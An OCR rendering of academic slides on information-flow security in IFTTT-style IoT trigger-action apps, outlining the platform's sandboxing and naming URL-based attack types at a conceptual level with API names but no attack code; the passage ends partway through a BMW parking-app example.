if this then what?

Controlling Flows in IoT Apps

Iulia Bastys Musard Balliu Andrei Sabelfeld

CHALMERS

KTH VETENSKAP OCH KONST

IoT apps

> "Connecting otherwise unconnected devices"

> "Managing user's digital lives"
- Smart homes, smartphones, cars, fitness armbands
- Online services (Google, Dropbox, ...)
- Social networks (Facebook, Twitter, ...)

> End-user programming
- Anyone can create and publish apps
- Most apps by third parties

> Web interface + smartphone clients


IFTTT

zapier

Microsoft Flow

IFTTT: architecture

- **for personalization: "Rename the photo to..."**
- **optional**




event from a service: "I'm taking a new photo with my smartphone"

event from other service: "Upload it to my cloud"

IFTTT: app example

- no filter code info
- added/updated at any time




3rd party maker

trigger

action

#installs



Automatically back up your new iOS photos to Google Drive

Archive all your new iOS Photos to a folder on Google Drive. Never lose a pic again!

by alexander


This Applet uses the following services:


iOS Photos
Any new photo

Google Drive
Upload file from URL

99k

IFTTT: threat model





Automatically back up your new iOS photos to Google Drive

Archive all your new iOS Photos to a folder on Google Dri gain!

by attacker

This Applet uses the following services:


iOS Photos
Any new photo

Google Drive
Upload file from URL

99k works with


IFTTT: access control

Users explicitly grant the app access



IFTTT: access control & sandboxing


Users explicitly grant the app access



- JS "sandboxed"
- no I/O, only APIs

IFTTT: access control & sandboxing

Users explicitly grant the app access




- **JS "sandboxed"**
- **no I/O, only APIs**

Secure enough?

IFTTT: access control & sandboxing

Users explicitly grant the app access




- JS "sandboxed"
- no I/O, only APIs

Secure enough?

Apparently not...

3 Types of URL-based attacks




- JS "sandboxed"
- no I/O, only APIs

- URL upload attack
- URL markup attack

- URL shortening attack

IFTTT: app with upload




Automatically back up your new iOS photos to Google Drive

by alexander

99k works with

service **trigger event**

trigger API: `IosPhotos.newPhotoInCameraRoll`




action API:

`GoogleDrive.uploadFileFromUrlGoogleDrive`

service **action event**

IFTTT: app with upload



Automatically back up your new iOS photos to Google Drive


by alexander

99k works with

service **trigger event**

trigger API: `IosPhotos.newPhotoInCameraRoll.PublicPhotoURL`

```
                                         PublicPhotoURL
                                         AlbumName
                                         TakenDate
```



ingredients

action API:


```
GoogleDrive.uploadFileFromUrlGoogleDrive.setURL(...)
                                         setFilename(...)
                                         setPath(...)
```

service **action event**

URL-based attacks: URL-upload attack

DEMO

IFTTT: app with markup



Automatically get an email every time you park your BMW with a map to where you're parked

by BMW Labs

15k works with

service


trigger event

trigger API: `Bmwlabs.startParking.ParkLocationUrl`

`CreatedAt`

`Mileage`

`Heading`



ingredients

action API:

